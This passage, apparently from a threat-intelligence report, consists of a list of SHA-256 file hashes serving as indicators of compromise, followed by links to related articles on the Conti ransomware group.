bf81ad343dce8b514941ffd47576b78e02b41c23aec991fd5a48ad00c67ad942
0073f6e7b8536adc7daa8f60f56b33ccbe574a0d4795d3b5b6b7713dc932952b
007ca6dfd51dc76c4deb858cc49510ede3976cbdbf8fbbbaa1a2be6b0f648a0b
```

0099d7d6f6d6c39082b5ffa9a1311b53c8e91ef96f98ec2043689634b28e5810
00e6c2aa23d90e23f9f586cee1b17349b8c064976c639c4efbf3fe1338ce5ebf
00f0a4dcb6f5da7dff82c3db1370ca21229205b3c964a4cdae1cf483baaa2c73
01d5081dd38d40d6eb02c5922271a66bbe27aa0e3786983115884bbb2775bcdb
039e3f641c64101ec5d5a89cb19c19187fe6262b4b8cb0e3b290e51ee6ab0a4c
03e7cbe3f698c03dc8d0a5f2b6a110c3f3084dd532379c8291e9e91bddcafea5
04251c5f59c2d238ad443a6f326ee9c58d73a6371f7fe8ed31a6e3a265a39fb2
042823edf852e25a6f8cc20659fc39014f8a886593d574de4e3cf453a3795128
07d3d334a9788d06f3bec60b721acab30a1cde6ff44835717bd2b5aabe568036
09faf0b2166425a24bbc370cb3ce00a4f25c12b538ecb6d9a8d60f7f982d7b02
0b5ce2910f71a1435b6e9436f89d2c67bacfd80719cc4fe8e529f55491f680b5
0b82c14ae82bdae9002cf9e719a8ac7fd7eb92b759c6173b72defc07b27be153
0cbcb80f47b7eb681d352b929f3892c2ff18144a548c1abf71868abd0cef6803
0d1f93eed7cfb941bd75ad4c01b8f0d231955a3ac79dc9f8b9aea35647bb67fb
0d9bbac2b50f9f275a5415a43aaeb0fc0c1151a4a0dcc883f00e7f4b12211764
0ddc1af44384ab2ccae8fee4aee242ca5ec3fb7b527290e2575a9599549b1d8a
0f6819b96b6ff9e5d7b5b4dba1d2c1a4f4729197050a373f262cf75b335ab8ea

Related Insights

02.26.22

Conti’s Dangerous New Phase
Read more

02.15.22

Cybersecurity Practices for Secure Infrastructure
Read more

05.17.22

Conti: Still here, Still Dangerous

Read more